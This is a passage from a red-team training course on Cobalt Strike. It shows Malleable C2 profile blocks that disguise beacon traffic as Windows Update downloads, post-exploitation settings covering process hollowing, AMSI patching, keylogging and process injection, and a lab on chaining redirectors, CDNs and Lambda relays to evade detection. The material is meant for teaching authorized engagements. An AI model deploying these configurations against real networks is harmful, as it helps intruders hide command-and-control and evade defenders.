In addition to the auxiliary information at the top of the profile, the http-config section specifies additional aux information related to specifics applicable to all aspects of the profile. Such as headers to be sent in requests, whether X-Forwarded-For is to be trusted or not and if specific user agents are to be blocked or allowed. The http-config block has influence over all HTTP responses served by Cobalt Strike's web server.

```
### Main HTTP Config Settings ###

http-config {
  set headers "Date, Server, Content-Length, Keep-Alive, Contentnection, Content-Type";
  header "Server" "Apache";
  header "Keep-Alive" "timeout=10, max=100";
  header "Connection" "Keep-Alive";
  set trust_x_forwarded_for "true";
  set block_useragents "curl*,lynx*,wget*";
}
```

Figure 36 - Example of basic HTTP configuration settings for CS profile

TLS Certs

When using a HTTPS listener, CS gives the option for using signed HTTPS certificates for C2 communications. There are multiple options when setting this up ranging from none to signed by trusted authority.

```
### HTTPS Cert Settings ###

https-certificate {
# Self Signed Certificate Options
       set CN       "*.azureedge.net";
       set O        "Microsoft Corporation";
       set C        "US";
       set L        "Redmond";
       set ST       "WA";
       set OU       "Organizational Unit";
       set validity "365";

# Imported Certificate Options
#        set keystore "domain.store";
#        set password "password";
}

# code-signer {
#       set keystore "keystore.jks";
#       set password "password";
#       set alias "server";
#       set digest_algorithm "SHA256";
#       set timestamp "false";
#       set timestamp_url "http://timestamp.digicert.com";
#}
```

Figure 37 - Example of CS HTTPS certificate settings

Using the built-in CS cert options is not recommended and this is only covered to give context here on this section. All our Red Team engagements conducted use multiple redirectors that sit in front of our CS team server that have their own valid cert and pass traffic through private connections such as SSH reverse tunnels or pass-through proxies in AWS/Azure.

Our CS Team Server is never exposed to the internet, we only whitelist the CS Team server port for global worldwide access through AWS or Azure depending on client needs. The idea of not having a CS server exposed at all is your best option.

Example of what this looks like in a real word scenario:




Figure 38 - Example of CS client to server relations with supporting redirectors

The most customizable aspect of the profile is being able to specify which sections act in different ways, the main ones are GET and POST specifying how traffic is intercepted and how data is chunked. An example GET and POST section are shown below complete with both client and server interactions.

GET Section

```
http-get "WindowsUpdates" {

    set verb "GET";
    set uri "/c/msdownload/update/others/2016/12/29136388_";

    client {

        header "Accept" "*/*";
        header "Host" "download.windowsupdate.com";

        #session metadata
        metadata {
            base64url;
            append ".cab";
            uri-append;
        }
    }


    server {
        header "Content-Type" "application/vnd.ms-cab-compressed";
        header "Server" "Microsoft-IIS/8.5";
        header "MSRegion" "N. America";
        header "Connection" "keep-alive";
        header "X-Powered-By" "ASP.NET";

        #Beacon's tasks
        output {

            print;
        }
    }
}
```

Figure 39 - Example of CS http-get profile settings

The main sections of the profile are broken up into uri, client, server and the contents held within each. Breaking the above section down:

- **set uri**: Specifies the URI that the beacon will call back to, this is chosen at random from the list at the time of generation of the beacon, initially one would assume these are round robin but unfortunately not. Each beacon variant will have one URI hard coded for both post and get, which is good news for defenders attempting to identify traffic in NetFlow data.
- **The client section** details the information sent and shown by the beacon on the target host, this dictates how traffic is chunked and sent and it also specifies how information is encoded, there are multiple options available for this. In addition, the profile enables you to set specific headers which is especially important if a specific site or endpoint is being emulated as this will show in the HTTP traffic. It also specifies what the expected host header is on traffic, this enables differentiating between false HTTP traffic and legitimate C2 traffic.

- **The metadata section** specifies where things such as cookies can be set, this is an additional place where data can be hidden on C2 communications, typically data is sent in either a specific header or a cookie value which can be specified and set to anything. When red teaming a client it is often common practice to profile users' browsers and expected traffic in an environment to enable better blending in. When CS's Beacon "phones home" it sends metadata about itself to the CS team server.
- **The server section** details how the server responds to C2 traffic, the example above tells the server to respond with raw data in its encrypted form however this can be customized in the same way as the client specifying key areas where things should be encoded.

There are a few options available when it comes to data encoding and transformation. For example, you may choose to NetBIOS encode the data to transmit, prepend some information, and then base64 encode the whole package.

- **base64** - Base64 encode data that is encapsulated in various sections, in the enable above the cookie value cf_ contains encoded metadata to be sent back to the CS server.
- **base64url** - URL-safe Base64 Encode, this is typically used when sending data back in a URL parameter and the data needs to be URL safe to not break the communication stream.
- **mask** - XOR mask w/ random key, this encodes and encrypts the data within a XOR stream with a random key, typically used in combination with other encoding to obfuscate the data stream.
- **netbios** - NetBIOS Encode 'a' it encodes as NetBIOS data in lower case.
- **netbiosu** - NetBIOS Encode 'A', another form of NetBIOS encoding.

POST Section

```
http-post "WindowsUpdates" {

    set verb "POST";
    set uri "/c/msdownload/update/others/2016/12/3215234_";

    client {

        header "Accept" "*/*";

        #session ID
        id {
            prepend "download.windowsupdate.com/c/";
            header "Host";
        }


        #Beacon's responses
        output {
            base64url;
            append ".cab";
            uri-append;
        }
    }

    server {
        header "Content-Type" "application/vnd.ms-cab-compressed";
        header "Server" "Microsoft-IIS/8.5";
        header "MSRegion" "N. America";
        header "Connection" "keep-alive";
        header "X-Powered-By" "ASP.NET";

        #empty
        output {
            print;
        }
    }
}
```

Figure 40 - Example of http-post CS profile settings

Again, like the GET section above, the POST section states how information should be sent in a POST request, it has the added benefit that specifics such as body content and other parameters can be set to enable you to blend in.

Post-Exploitation

Customizing the GET and POST requests is just the beginning, the next few sections of the profile is where the magic of post exploitation customization lives including how the beacon looks in memory, how migration and beacon object files affect the indicators of compromise and much more.

These sections are so important when running post commands within the beacons or how your payloads are injected into memory. Take note on these sections as a simple option here could get you caught. We have copied over some of our settings from live profiles used during recent engagements so you can get a feel as to what we are doing.

```
### Post Exploitation Settings ###

post-ex {
    set spawnto_x86 "%windir%\\syswow64\\dllhost.exe";
    set spawnto_x64 "%windir%\\sysnative\\dllhost.exe";
    set obfuscate "true";
    set smartinject "true";
    set amsi_disable "false";
    set keylogger "GetAsyncKeyState";
    #set threadhint "module!function+0x##"
}
```

Figure 41 - Example of CS profile post-exploitation settings

spawnto_x86|spawnto_x64 - Specifies the process that will be hollowed out and new beacon process be created inside, this can typically be set to anything however it is recommended not to use the following "csrss.exe","logoff.exe","rdpinit.exe","bootim.exe","smss.exe","userinit.exe","sppsvc.exe". In addition, selecting a binary that does not launch with user account control is key(UAC). To add additional stealthy and blending techniques, you can add parameters to the spawnto command: set spawnto_x86 **"%windir%\syswow64\dllhost.exe -k netsvcs**";.

obfuscate - The obfuscate option scrambles the content of the post-exploitation DLLs and settles the post-ex capability into memory in a more operational security-safe manner.

smartinject - This directs Beacon to embed key function pointers, like GetProcAddress and LoadLibrary, into its same-architecture post-ex DLLs. This allows post-ex DLLs to bootstrap themselves in a new process without shellcode-like behavior that is detected and mitigated by watching memory accesses to the PEB and kernel32.dll.

amsi_disable - This option directs powerpick, execute-assembly, and psinject to patch the AmsiScanBuffer function before loading .NET or PowerShell code. This limits the Antimalware Scan Interface visibility into these capabilities. There are additional things that can be done post exploitation with the likes of beacon object files(BOFS) to evade amsi, but I will not be covering BOFs in this post.

keylogger - The GetAsyncKeyState option (default) uses the GetAsyncKeyState API to observe keystrokes. The SetWindowsHookEx option uses SetWindowsHookEx to observe keystrokes, this can be tuned even more within the TeamServer properties which is discussed further down this post.

Threadhint - allows multi-threaded post-ex DLLs to spawn threads with a spoofed start address. Specify the thread hint as "module!function+0x##" to specify the start address to spoof. The optional 0x## part is an offset added to the start address.

```
### Process Injection ###

process-inject {
  set allocator "NtMapViewOfSection"; # or VirtualAllocEx
  set min_alloc "24576";
  set startrwx "false";
  set userwx "false";

  transform-x86 {
          prepend "\x90\x90";
          #append
  }

  transform-x64 {
          #prepend "\x90\x90";
          #append
  }

  execute {
      CreateThread "ntdll!RtlUserThreadStart";
      CreateThread;
      NtQueueApcThread-s;
      CreateRemoteThread;
      RtlCreateUserThread;
      SetThreadContext;
  }
}
```

Figure 42 - Example of Process Injection settings in CS profile

The various sections are defined as follows:

- **set allocator** - Allows setting a remote memory allocation using one of two techniques: VirtualAllocEx or NtMapViewOfSection
- **min_alloc** - Minimium memory allocation size when injecting content, very useful when it comes to being specific.
- **set startrwx** - Use RWX as initial permissions for injected or BOF content. Setting this to false means that your memory segment will have RW permissions. When BOF memory is not in use the permissions will be set based on this setting.

- **set userwx** – Setting this to false is asking the Beacon's loader to avoid RWX permissions. Memory segments with these permissions will attract extra attention from analysts and security products.
- **transform-x86 transform-x64** - Transform injected content to avoid signature detection of first few bytes. Only supports prepend and append of hex-based bytes.

The execute section controls the methods that the Beacon will use when it needs to inject code into a process. Beacon examines each option in the execute block, determines if the option is usable for the current context, tries the method when it is usable, and moves on to the next option if code execution did not happen.

- **CreateThread** - current process only aka self-injection
- **CreateRemoteThread** - Vanilla cross process injection technique. Doesn't cross session boundaries
- **NtQueueApcThread|-s** - This is the "Early Bird"injection technique. Suspended processes (e.g., post-ex jobs) only.
- **RtlCreateUserThread-** Risky on XP-era targets; uses RWX shellcode for x86->x64 injection.
- **SetThreadContext** - Suspended processes (e.g. post-ex jobs only)

Profile Variants

By default, a profile only contains one block of GET and POST however it is possible to pack variations of the current profile by specifying variant blocks. An example variant is shown below:

```
### Start of Real HTTP GET and POST settings ###

http-get "WindowsUpdates" {

    set verb "GET";
    set uri "/c/msdownload/update/others/2016/12/29136388_";

    client {

        header "Accept" "*/*";
        header "Host" "download.windowsupdate.com";

        #session metadata
        metadata {
            base64url;
            append ".cab";
            uri-append;
        }
    }
```

Figure 43 - Example of CS profile variant

Each variant can have a different name which is later specified when specifying the listener, the screenshot below explains how an example listener is defined:




Figure 44 - Example of CS client listener options and settings

Variants are selectable when configuring an HTTP or HTTPS Beacon listener. Variants allow each HTTP or HTTPS Beacon listener tied to a single team server to have network IOCs that differ from each other.

Exercises

1. Review the Docker configuration and try to understand what is really happening here. Is there a better way to run the Docker create command?
2. Review the Docker make file and see what improvements could be made. Post to the Discord channel on things we can improve on.
3. Come up with some cool CS profiles are variants that can be used in the up-coming sections. Think about what you would use and why. Make it realistic.

Lab 4: CobaltStrike Redirectors and Relays

In this lab, we'll be exploring the use of HTTP/HTTPS relays in Cobalt Strike, which allow us to direct our traffic through an intermediary server to help evade detection and increase our stealth. Specifically, we'll be spinning up a server in the same subnet and network as our Cobalt Strike server, and configuring it to act as a relay for our Cobalt Strike traffic.

To get started, you'll need to purchase a domain name from either Cloudflare or NameCheap. You'll be required to purchase a domain name to follow along with the exercises in this lab, as we'll be using the domain name to set up the redirector that will be created in Azure.

We'll start by reviewing the basics of relays and how they work in Cobalt Strike, including the different types of relays that are available and what scenarios they are best suited for. We'll then dive into some hands-on exercises where you'll get to practice setting up and using HTTP/HTTPS relays in Cobalt Strike.

During the exercises, you'll learn how to set up a server in the same subnet and network as your Cobalt Strike server, and configure it to act as an HTTP/HTTPS relay. You'll also learn how to configure Cobalt Strike to use the relay for its communication, and how to test that the traffic is properly routed through the relay.

By the end of this lab, you'll have a solid understanding of how HTTP/HTTPS relays work in Cobalt Strike, and how you can use them to help evade detection and maintain a low profile during your engagements. You'll have gained valuable hands-on experience working with relays, and you'll be well-equipped to start incorporating them into your own operations.

System Configuration and Tools:

- CS teamserver
- Azure Portal
- Domain Registration (NameCheap or Cloudflare)

Systems Used In Lab:

- Cobalt Strike Server – Public IP from Terraform Output
- Cobalt Strike Redirector – Creation in this lab

What is a redirector or relay server?

An HTTPS relay server is a type of intermediary server that is used to relay traffic between a Cobalt Strike client and server. It works by establishing an encrypted HTTPS connection between the client and the relay server, and then establishing another encrypted HTTPS connection between the relay server and the Cobalt Strike server. This allows the client to communicate with the Cobalt Strike server through the relay server, while also adding an extra layer of encryption to the communication.

In the context of Cobalt Strike and C2 channels, an HTTPS relay server is typically used to help evade detection by security tools that are designed to detect and block Cobalt Strike traffic. By routing the traffic through an HTTPS relay server, the traffic appears as normal HTTPS traffic, making it much harder for defenders to detect and block it.

To use an HTTPS relay server with Cobalt Strike, you first need to set up the server and configure it to act as an HTTPS relay. You can then configure your Cobalt Strike client to use the relay server as its C2 channel, which will route all traffic through the relay server. The traffic is then decrypted and forwarded to the Cobalt Strike server, where it is processed as normal.

Overall, HTTPS relay servers are a powerful technique that can help increase the stealth and effectiveness of Cobalt Strike engagements. By adding an extra layer of encryption and routing traffic through an intermediary server, defenders are less likely to detect and block the traffic, allowing you to maintain a low profile and carry out your objectives more effectively.

In the following example if we find the red arrows these are all types of redirectors:




Figure 45 - Example of public redirectors placed in front of CS server

In this lab and this course, we will always have a redirector in front of the Cobalt Strike server. The primary reason for using a redirector in front of the Cobalt Strike server is to add an additional layer of obfuscation to the communication between the client and the server. By using a redirector, the initial communication with the server is obscured, making it harder for defenders to detect and block the traffic.

However, using just a single redirector may not be enough to evade detection in all scenarios. Sophisticated defenders may be able to detect and block traffic that is using a single redirector. In order to increase the chances of evading detection, it is often useful to add additional layers of obfuscation to the communication.

This is where relays come in. By using a relay on top of a redirector, the traffic is further obfuscated and routed through additional layers of infrastructure, making it even harder for defenders to detect and block the traffic. Each relay adds an additional layer of encryption and routing to the communication, making it more difficult for defenders to trace the traffic back to its source.

Overall, using a redirector in front of the Cobalt Strike server, and then using additional relays on top of that, is a powerful technique that can help increase the stealth and effectiveness of Cobalt Strike engagements. By adding multiple layers of obfuscation and routing the traffic through a complex network of infrastructure, defenders are less likely to detect and block the traffic, allowing you to maintain a low profile and carry out your objectives more effectively.

In the above example you can see the use of an Azure CDN and an AWS Lambda Function. The following is a description for both and how they could be used:

- **Lambda**: AWS Lambda is a serverless computing platform that allows you to run code without having to manage the underlying infrastructure. When used as a relay for Cobalt Strike traffic, Lambda can be used to perform custom processing or filtering of traffic before it is relayed to the HTTPS redirector. For example, you could use Lambda to filter out certain types of requests or modify headers to better obfuscate traffic. Lambda can be a powerful tool for adding custom logic to your Cobalt Strike infrastructure, and can help to further increase the stealth and effectiveness of your engagements.

- **CDNs**: A Content Delivery Network (CDN) is a network of distributed servers that are used to deliver content to users based on their location. When used as a relay for Cobalt Strike traffic, a CDN can help to improve performance and reduce latency by routing traffic through the closest server in the network. This can be particularly useful when conducting engagements in geographically diverse regions. In addition to improving performance, a CDN can also provide an extra layer of obfuscation, making it more difficult for defenders to detect and block the traffic. Overall, CDNs are a powerful tool for increasing the reliability, scalability, and stealth of your Cobalt Strike infrastructure.

With that being said we see many Red Teams doing the following with their teamserver:




Figure 46 - Example of CDN and Lambda functions talking directly with teamserver

This is a practice we see a ton and overall does work but can get you caught very easy and very fast. Using a CDN or Lambda function to point directly to your Cobalt Strike teamserver can be a tempting way to improve the performance and reliability of your teamserver, but it comes with several significant risks.

The primary risk is that it exposes your teamserver to direct connections from the Internet, making it much easier for defenders to detect and block the traffic. When you use a CDN or Lambda function to point directly to your teamserver, the traffic bypasses any intermediate infrastructure, making it more visible and easier to detect. Defenders can simply monitor traffic to the IP address associated with the teamserver and block any traffic that matches the patterns used by Cobalt Strike.

In addition to the increased risk of detection and blocking, using a CDN or Lambda function to point directly to your teamserver can also expose the teamserver to other security risks, such as DDoS attacks and unauthorized access. If the CDN or Lambda function is compromised, it can be used to launch attacks against your teamserver or to gain unauthorized access to sensitive data.

Overall, while using a CDN or Lambda function to point directly to your Cobalt Strike teamserver may seem like a convenient way to improve performance and reliability, it comes with significant risks that can compromise the security and effectiveness of your engagements. It is better to use more sophisticated techniques, such as redirectors and relays, to obfuscate your traffic and maintain a low profile, while also protecting your teamserver from direct exposure to the Internet.

Setting up the HTTPS Redirector

To start with the HTTPS redirector we will be using the following methodology behind the traffic:

